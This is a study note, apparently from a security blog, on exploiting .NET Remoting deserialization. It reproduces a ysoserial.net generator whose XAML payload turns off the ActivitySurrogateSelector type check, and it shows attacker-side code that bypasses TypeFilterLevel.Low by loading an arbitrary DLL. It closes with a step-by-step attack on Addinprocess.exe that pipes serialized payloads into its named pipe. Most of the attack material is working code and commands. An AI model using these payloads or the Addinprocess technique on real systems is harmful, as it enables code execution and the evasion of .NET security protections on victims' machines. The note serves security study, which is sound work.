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
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Welcome back

Learning-Exploit-of-NET-Remoting

2023-03-27

.NET Remoting introduction

.NET Remoting is the built-in framework in .NET used for remote method invocation

[.NET Remoting](#) is integrated into the .NET Framework and allows so-called remote method calls. The transports supported between client and server include HTTP, IPC (named pipes) and TCP

Below is a simple example for illustration: the server creates and registers the transport server channel, then registers that class as a service

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```

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```
var channel = new TcpServerChannel(12345);  
ChannelServices.RegisterChannel(channel);  
RemotingConfiguration.RegisterWellKnownServiceType(  
    typeof(xxx),  
    "name"  
);
```

||

The client only needs to know the URL of the service in order to communicate between client and server through remote calls

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```

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```
var remote = (MyRemotingClass)RemotingServices.Connect(  
    typeof(xxx),  
    "tcp://remoting-server:12345/name"  
);
```

||

.NET Remoting was deprecated in 2009 with the release of .NET Framework 3.0, and is no longer provided in .NET Core and .NET 5+

Bypass DisableActivitySurrogateSelectorTypeCheck

As is well known, the ActivitySurrogateSelector gadget can load a DLL, making use of the ActivitySurrogateSelector class in System.Workflow.ComponentModel

But in DotNet framework (4.8+) it was [fixed](#).

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```
private sealed class ObjectSurrogate : ISerializationSurrogate
{
    public void GetObjectData(object obj, SerializationInfo info, StreamingContext ctx)
    {
        if (!AppSettings.DisableActivitySurrogateSelectorTypeCheck &&
            !(obj is ActivityBind) && !(obj is DependencyObject))
        {
            throw new ArgumentException("obj");
        }
    }
}
```

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We can see that a type check was added to the GetObjectData function, making sure that only ActivityBind or DependencyObject can be handled

At the same time a new option (**DisableActivitySurrogateSelectorTypeCheck**) was introduced

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```

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```
internal static bool DisableActivitySurrogateSelectorTypeCheck
{
    get
    {
        if (NativeMethods.IsDynamicCodePolicyEnabled())
            return false;
        AppSettings.EnsureSettingsLoaded();
        return AppSettings.disableActivitySurrogateSelectorTypeCheck;
    }
}
```

||

A new method call `NativeMethods.IsDynamicCodePolicyEnabled` was added, making sure that the type whitelist is only enforced when WLDP (Windows Lockdown Policy) is enabled. There is no need to pay attention to WLDP (Windows Lockdown Policy) here. This `AppSettings.disableActivitySurrogateSelectorTypeCheck` option actually corresponds to [ConfigurationManager.AppSettings](#), which usually refers to the policy in the application or `web.config` file

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```
NamedValueCollection collection = ConfigurationManager.AppSettings;
bool.TryParse(
collection["microsoft:WorkflowComponentModel:DisableActivitySurrogateSelectorTypeCheck"],
out AppSettings.disableActivitySurrogateSelectorTypeCheck
)
```

||

That is to say, in fact you only need the deserialization payload to trigger the following call to turn off the protection

|

1

|

```
ConfigurationManager.AppSettings.Set("microsoft:WorkflowComponentModel:DisableActivitySurrogateSelectorTypeCheck","true");
```

||

[TextFormattingRunProperties](#) can easily do it

<https://github.com/pwntester/ysoserial.net/blob/d1ee10ddd08bbfdda3713b2f67a7d23cbca16f12/ysoserial/Generators/ActivitySurrogateDisableTypeCheck.cs>

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I

```

using System;
using System.Collections.Generic;

namespace ysoserial.Generators
{
    class ActivitySurrogateDisableTypeCheckGenerator : GenericGenerator
    {
        public override string Name()
        {
            return "ActivitySurrogateDisableTypeCheck";
        }

        public override string Description()
        {
            return "ActivitySurrogateDisableTypeCheck Gadget by Nick Landers. Disables 4.8+ type protections for ActivitySurrogateSelector, command is ignored.";
        }

        public override List<string> SupportedFormatters()
        {
            return new List<string> { "BinaryFormatter", "ObjectStateFormatter", "SoapFormatter", "NetDataContractSerializer", "LosFormatter" };
        }

        public override object Generate(string cmd, string formatter, Boolean test)
        {
            string xml_payload = @"<ResourceDictionary
xmlns=""http://schemas.microsoft.com/winfx/2006/xaml/presentation""
xmlns:x=""http://schemas.microsoft.com/winfx/2006/xaml""
xmlns:s=""clr-namespace:System;assembly=mscorlib""
xmlns:c=""clr-namespace:System.Configuration;assembly=System.Configuration""
xmlns:r=""clr-namespace:System.Reflection;assembly=mscorlib"">
    <ObjectDataProvider x:Key=""type"" ObjectType=""{x:Type s:Type}""
MethodName=""GetType"">
        <ObjectDataProvider.MethodParameters>
            <s:String>System.Workflow.ComponentModel.AppSettings,
System.Workflow.ComponentModel, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35</s:String>
        </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>
    <ObjectDataProvider x:Key=""field"" ObjectInstance=""{StaticResource type}""
MethodName=""GetField"">
        <ObjectDataProvider.MethodParameters>
            <s:String>disableActivitySurrogateSelectorTypeCheck</s:String>

```

```

        <r:BindingFlags>40</r:BindingFlags>
    </ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
    <ObjectDataProvider x:Key=""set"" ObjectInstance=""{StaticResource field}""
MethodName=""SetValue"">
        <ObjectDataProvider.MethodParameters>
            <s:Object/>
            <s:Boolean>true</s:Boolean>
        </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>
    <ObjectDataProvider x:Key=""setMethod"" ObjectInstance=""{x:Static
c:ConfigurationManager.AppSettings}"" MethodName = ""Set"">
        <ObjectDataProvider.MethodParameters>

<s:String>microsoft:WorkflowComponentModel:DisableActivitySurrogateSelectorTypeCheck</s:S
tring>

        <s:String>true</s:String>
    </ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
</ResourceDictionary>";

        TextFormattingRunPropertiesMarshal payload = new
TextFormattingRunPropertiesMarshal(xaml_payload);
        return Serialize(payload, formatter, test);
    }

}
}

```

||

Remoting Internals

When the client connects to a remote object provided by the server, it creates a `RemotingProxy` that implements the specified class `MyRemotingClass`. All remote method calls (except `GetType()` and `GetHashCode()`) are sent to the server as remote calls. When a remote method is called, the proxy creates a `MethodCall` object, which contains information about the method and the parameters passed, and then passes it to the chain of client sinks, in order to prepare the `MethodCall` and handle the remote communication over the given transport

The client's default chain of server sinks is as follows

`HttpClientChannel`: `SoapClientFormatterSink` → `HttpClientTransportSink`

`IpcClientChannel`: `BinaryClientFormatterSink` → `IpcClientTransportSink`

`TcpClientChannel` : `BinaryClientFormatterSink` → `TcpClientTransportSink`

On the server side, the received request is also passed to the chain of server sinks, which also includes the deserialization of the `MethodCall` object. It ends with a dispatcher sink, and that dispatcher sink uses the passed parameters to call the actual implementation of the method. The result of the method call is then put into a `MethodResponse` object and returned to the client, and the client's chain of client sinks deserializes the `MethodResponse` object, extracts the returned object and passes it back to the `RemotingProxy`

The server's default chain of server sinks is as follows

`HttpServerChannel` : `HttpServerTransportSink` → `SdlChannelSink` → `SoapServerFormatterSink` → `BinaryServerFormatterSink` → `DispatchChannelSink`

`IpcServerChannel` : `IpcServerTransportSink` → `BinaryServerFormatterSink` → `SoapServerFormatterSink` → `DispatchChannelSink`

`TcpServerChannel` : `TcpServerTransportSink` → `BinaryServerFormatterSink` → `SoapServerFormatterSink` → `DispatchChannelSink`

The default server chain can handle two formats. The default chain is only used when the channel is not created with an explicit `IClientChannelSinkProvider` or `IServerChannelSinkProvider`

MarshalByRefObject

If a type extends `MarshalByRefObject`, that indicates it is a reference, and the object needs to be marshalled using `RemotingServices.Marshal`. That process registers it into the current registry, and `RemotingServices.Marshal` will return an `ObjRef` instance, which holds the URL and type information about the marshalled object

The marshal process is carried out through `RemotingSurrogate`, used in `BinaryFormatter/SoapFormatter` (`RemotingSurrogate.GetSurrogate(Type, StreamingContext, out ISurrogateSelector)` , `CoreChannel.CreateSoapFormatter(bool, bool)`)

A serialization surrogate allows customizing the serialization/deserialization of a specified type

For objects that extend `MarshalByRefObject`, `RemotingSurrogateSelector` returns a `RemotingSurrogate` (`RemotingSurrogate.GetSurrogate(Type, StreamingContext, out ISurrogateSelector)`)

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```
public virtual ISerializationSurrogate GetSurrogate(Type type, StreamingContext context,
out ISurrogateSelector ssout)
{
    if (type == null)
    {
        throw new ArgumentNullException("type");
    }
    Contract.EndContractBlock();

    Message.DebugOut("Entered GetSurrogate for " + type.FullName + "\n");

    if (type.IsMarshalByRef)
    {
        Message.DebugOut("Selected surrogate for " + type.FullName);
        ssout = this;
        return _remotingSurrogate;
    }
    .....
}
```

||

Next, following the .NET serialization mechanism, `RemotingSurrogate.GetObjectData(Object, SerializationInfo, StreamingContext)` will be called, and it will eventually enter

RemotingServices.MarshalInternal(MarshalByRefObject, string, Type)

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```
internal static ObjRef MarshalInternal(MarshalByRefObject Obj, String ObjURI, Type
RequestedType, bool updateChannelData, bool isInitializing)
{
    BCLDebug.Trace("REMOTE", "Entered Marshal for URI" + ObjURI + "\n");

    if (null == Obj)
        return null;

    ObjRef objectRef = null;
    Identity idObj = null;

    idObj = GetOrCreateIdentity(Obj, ObjURI, isInitializing);
    .....
    TrackingServices.MarshaledObject(Obj, objectRef);
    return objectRef;
}
```

||

We can see that in the end `return objectRef`, which means that every remote object extending `MarshalByRefObject` is returned as an `ObjRef`

On the receiving side, if what the sender passes is an `ObjRef`, during deserialization it will eventually call the [IObjectReference.GetRealObject\(StreamingContext\)](#) implemented by

ObjRef

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```

[System.Security.SecurityCritical]
public virtual Object GetRealObject(StreamingContext context)
{
    return GetRealObjectHelper();
}

[System.Security.SecurityCritical]
internal Object GetRealObjectHelper()
{
    if (!IsMarshaledObject())
    {
        BCLDebug.Trace("REMOTE", "ObjRef.GetRealObject: Returning *this*\n");
        return this;
    }
    else
    {
        if (IsObjRefLite())
        {
            BCLDebug.Assert(null != uri, "null != uri");

            int index = uri.IndexOf(RemotingConfiguration.ApplicationId);

            if (index > 0)
                uri = uri.Substring(index + 1);
        }

        bool fRefine = !(GetType() == typeof(ObjRef));
        Object ret = RemotingServices.Unmarshal(this, fRefine);

        ret = GetCustomMarshaledCOMObject(ret);

        return ret;
    }
}

```

||

This interface method is used to replace the object during deserialization with the value returned by that method. For `ObjRef`, this method leads to a call to

`RemotingServices.Unmarshal(ObjRef, bool)` , which creates a `RemotingProxy` using the type and target URL specified in the deserialized `ObjRef`. When the client calls on this proxy, the method information and parameters are packed into an object implementing `IMethodCallMessage`. This object is sent to the remote end for processing, calling the real method and returning the return value (or exception) wrapped in an object implementing `IMethodReturnMessage`

That is to say, all objects that extend `MarshalByRefObject` are passed by reference using `ObjRef`. And after deserializing an `ObjRef` with `BinaryFormatter`/`SoapFormatter` (not limited to .NET Remoting) it leads to the creation of a `RemotingProxy` (similar to `jrmpclient` in `yso`)

Bypass TypeFilterLevel.Low

.NET Framework remoting provides two levels of automatic deserialization, Low and Full. The Full deserialization level supports automatic deserialization of all types that remoting supports in all situations. For a list of the .NET Framework remoting types that Low and Full support, see [Automatic Deserialization in .NET Framework Remoting](#).

You can set the members of this enumeration programmatically or by using an application configuration file. For examples, see [Automatic Deserialization in .NET Framework Remoting](#).

However, the remoting services of remoting services default to `TypeFilterLevel.Low`, so how do we bypass that

Let us explain once more the restrictions of `TypeFilterLevel.Low`

- Object types derived from *MarshalByRefObject*, *DelegateSerializationHolder*, *ObjRef*, *IEnvoyInfo* and *ISponsor* can not be deserialized.
- All objects which are deserialized must not Demand any CAS permission other than *SerializationFormatter* permission.

There are two kinds of restriction, one is CAS, the other is the class restriction

CAS permission

`BinaryServerFormatterSink.ProcessMessage(sinkStack, requestMsg, requestHeaders, requestStream, responseMsg, responseHeaders, responseStream)`

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```
PermissionSet currentPermissionSet = null;
if (this.TypeFilterLevel != TypeFilterLevel.Full) {
    currentPermissionSet = new PermissionSet(PermissionState.None);
    currentPermissionSet.SetPermission(
        new SecurityPermission(
            SecurityPermissionFlag.SerializationFormatter));
}

try {
    if (currentPermissionSet != null)
        currentPermissionSet.PermitOnly();


    requestMsg = CoreChannel.DeserializeBinaryRequestMessage(
        objectUri, requestStream, _strictBinding, this.TypeFilterLevel);
}
finally {
    if (currentPermissionSet != null)
        CodeAccessPermission.RevertPermitOnly();
}
```

||

Currently it is `SecurityPermissionFlag.SerializationFormatter`, and the use of `currentPermissionSet.PermitOnly();` means that only deserialization is possible; other things such as creating files are not allowed

Because `CodeAccessPermission.RevertPermitOnly();` exists in the finally block, this can be understood as lifting the CAS Permitonly

That is to say, it is enough not to violate CAS during the `CoreChannel.DeserializeBinaryRequestMessage` deserialization process. Note that here, if at that moment the receiver obtains the `ObjRef` and deserializes it into a `RemotingProxy`, that does not directly trigger the remote connection; the remote connection is only established after the actual call on the `RemotingProxy` happens, so deserializing an `ObjRef` here is feasible



From the Call Stack we can tell that the remote call happens (the red box below) at a moment that is already after `CodeAccessPermission.RevertPermitOnly();`

So you only need to create a malicious class on the attacker side that extends `MarshalByRefObject` and register it, overriding its methods so that after being called remotely it can return a custom deserialization payload. This way, the handling of the deserialization process of the payload returned by the attacker will be handed over to `BinaryClientFormatterSink.DeserializeMessage(IMethodCallMessage mcm, ITransportHeaders headers, Stream stream)`, and this method has no protection

There is one more detail, namely how the actual call on the `RemotingProxy` happens. If the arguments passed to the method are not a direct match for the required types, `StackBuilderSink::SyncProcessMessage` will call `Message::CoerceArgs`, trying to coerce the arguments into the correct types. In this `Message::CoerceArgs`, the handling of the fall-back case is to call `Convert::ChangeType`, passing the required type and the object passed from the client.

Next it checks whether the passed object implements IConvertible, and calls the ToType method in it

So the attacker only needs to do this

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```

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```

class SerializerRemoteClass : MarshalByRefObject, IConvertible{
    public object ToType(Type conversionType, IFormatProvider provider)
    {
        Assembly user_assembly;
        try
        {
            user_assembly = Assembly.LoadFrom("TestAssembly.dll");
            if (user_assembly == null)
            {
                return null;
            }
        }
        catch (Exception ex)
        {
            Console.WriteLine($"[!] Error loading provided assembly file. Error
Message {ex.Message}:{ex.StackTrace}");
            return null;
        }
        PayloadClass Stage2_gadget = new PayloadClass(user_assembly);
        return Stage2_gadget;
    }
    .....
}

```

||

Class restriction

The last question is how to bypass the class restriction

[ObjectReader.CheckSecurity](#)

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```

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```

internal void CheckSecurity(ParseRecord pr) {
    Type t = pr.PRdtType;
    if ((object)t != null){
        if(IsRemoting) {
            if (typeof(MarshalByRefObject).IsAssignableFrom(t))
                throw new ArgumentException();
            FormatterServices.CheckTypeSecurity(t, formatterEnums.FEsecurityLevel);
        }
    }
}

```

||

ObjectReader

|

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```

|

```

private bool IsRemoting {
    get {
        return (bMethodCall || bMethodReturn);
    }
}

```

||

ObjectReader.SetMethodCall

|

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```

|

```
internal void SetMethodCall(BinaryMethodCall binaryMethodCall)
{
    bMethodCall = true;
    this.binaryMethodCall = binaryMethodCall;
}
```

||

[__BinaryParser.ReadMethodObject](#)

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```

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```

internal void ReadMethodObject(BinaryHeaderEnum binaryHeaderEnum)
{
    SerTrace.Log( this, "ReadMethodObject");
    if (binaryHeaderEnum == BinaryHeaderEnum.MethodCall)
    {
        BinaryMethodCall record = new BinaryMethodCall();
        record.Read(this);
        record.Dump();
        objectReader.SetMethodCall(record);
    }
    else
    {
        BinaryMethodReturn record = new BinaryMethodReturn();
        record.Read(this);
        record.Dump();
        objectReader.SetMethodReturn(record);
    }
}

```

||

The solution is to hand-write the protocol; just do not use `MethodCall` or `MethodReturn` as top level record. For this part you can refer to

<https://github.com/tyranid/ExploitRemotingService>

Next is a simple example that exists in the real world, using only the `Bypass DisableActivitySurrogateSelectorTypeCheck` mentioned earlier

Addinprocess.exe

Addinprocess.exe exists in `X:\Windows\Microsoft.NET\Framework\v4.0.30319` (with Microsoft .NET installed)

Add-ins is in fact a plugin model provided by the .NET Framework, enabling developers to create plugins for their applications. This model achieves this by building a communication pipeline between the host and the add-in

```

private static int Main(string[] args)
{
    if (args == null)
    {
        return 1;
    }
    if (args.Length != 2)
    {
        return 1;
    }
    if (!args[0].StartsWith("/guid:", StringComparison.Ordinal) || !args[1].StartsWith("/pid:", StringComparison.Ordinal))
    {
        return 1;
    }
    string text = args[0].Remove(0, 6);
    if (text.Length != 36)
    {
        return 1;
    }
    int num = Convert.ToInt32(args[1].Remove(0, 5), CultureInfo.InvariantCulture);
    Assembly assembly = typeof(AddInStore).Assembly;
    Type type = assembly.GetType("System.AddIn.Hosting.AddInServer", false);
    ConstructorInfo constructor = type.GetConstructor(BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic, null, new Type[0], null);
}

```

As we can see, we need to supply the `/guid:[GUID]` parameter and the `/pid:[existing PID]` parameter

The **/guid** parameter is supplied by you, and is used as the IPC channel name

The **/pid** parameter refers to the process identifier of an already running process, and `addinprocess.exe` will wait for it to exit

```

try
{
    Process.GetProcessById(num).WaitForExit();
}
catch
{
}
Environment.Exit(0);
return 0;

```

Next, the .NET Remoting channel is registered, and we can see that `addinprocess.exe` uses `TypeFilterLevel.Full`

```

if (text.Length != 36)
{
    return 1;
}
int num = Convert.ToInt32(args[1].Remove(0, 5), CultureInfo.InvariantCulture);
Assembly assembly = typeof(AddInStore).Assembly;
Type type = assembly.GetType("System.AddIn.Hosting.AddInServer", false);
ConstructorInfo constructor = type.GetConstructor(BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic, null, new Type[0], null);
object obj = constructor.Invoke(BindingFlags.NonPublic, null, new object[0], null);
BinaryServerFormatterSinkProvider binaryServerFormatterSinkProvider = new BinaryServerFormatterSinkProvider();
binaryServerFormatterSinkProvider.TypeFilterLevel = TypeFilterLevel.Full;
BinaryClientFormatterSinkProvider binaryClientFormatterSinkProvider = new BinaryClientFormatterSinkProvider();
IDictionary dictionary = new Hashtable();
dictionary["name"] = "ServerChannel";
dictionary["portName"] = text;
dictionary["typeFilterLevel"] = "Full";
IChannel channel = new AddInIpcChannel(dictionary, binaryClientFormatterSinkProvider, binaryServerFormatterSinkProvider);
ChannelServices.RegisterChannel(channel, false);
RemotingServices.Marshal((MarshalByRefObject)obj, "AddInServer");
EventWaitHandle eventWaitHandle = new EventWaitHandle(false, EventResetMode.ManualReset, "AddInProcess:" + text);
eventWaitHandle.Set();
eventWaitHandle.Close();
try
{
}

```

The attack technique is as follows

- Addinprocess.exe /**guid**:xxxxxxxx /**pid**:xxxx(imma pid of explorer.exe)
- type DisableActivitySurrogateSelectorTypeCheck.bin > \.pipe\xxxxxxxx
- type ActivitySurrogateSelector.bin > \.pipe\xxxxxxxx

Nonsense containment facility

Treat this as a study note I recorded while learning from the articles below, so it is easy to recall

<https://codewhitesec.blogspot.com/2022/01/dotnet-remoting-revisited.html>

<https://labs.nettitude.com/blog/introducing-aladdin/>

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